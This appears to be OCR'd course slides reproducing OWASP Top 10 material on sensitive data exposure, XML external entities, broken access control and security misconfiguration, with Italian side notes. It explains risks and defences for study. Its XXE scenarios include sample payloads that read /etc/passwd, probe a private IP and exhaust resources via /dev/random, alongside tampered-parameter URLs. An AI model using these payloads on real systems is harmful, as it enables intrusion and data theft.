The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?
- See ASVS Crypto (V7), Data Prot (V9) and SSL/TLS (V10)


A3: Secure Data Exposure

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don’t store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt, or PBKDF2.
- Verify independently the effectiveness of configuration and settings.

A4: XML External Entities



A4: XML External Entities

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

A4: XML External Entities

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the OWASP Cheat Sheet 'XXE Prevention'.
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.


A4: XML External Entities

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.
- If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

A5: Broken Access Control : fare operazioni che non abbiamo possibilità di fare



A5: Broken Access Control

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

A5: Broken Access Control

Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

A5: Broken Access Control

Default è sempre deny. Avere meccanismi di access control e wildcards

How to Prevent


Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.
- Developers and QA staff should include functional access control unit and integration tests.

loggare tutti i tentativi di accesso falliti sopra tutto

non poter richiedere di più

A6: Security Misconfiguration (I)



A6: Security Misconfiguration

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows de-tailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

A6: Security Misconfiguration (I)

Is the Application Vulnerable?

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges). ↳ disabilitare ciò che non è necessario
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see A9:2017-Using Components with Known Vulnerabilities).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

A6: Security Misconfiguration (I)

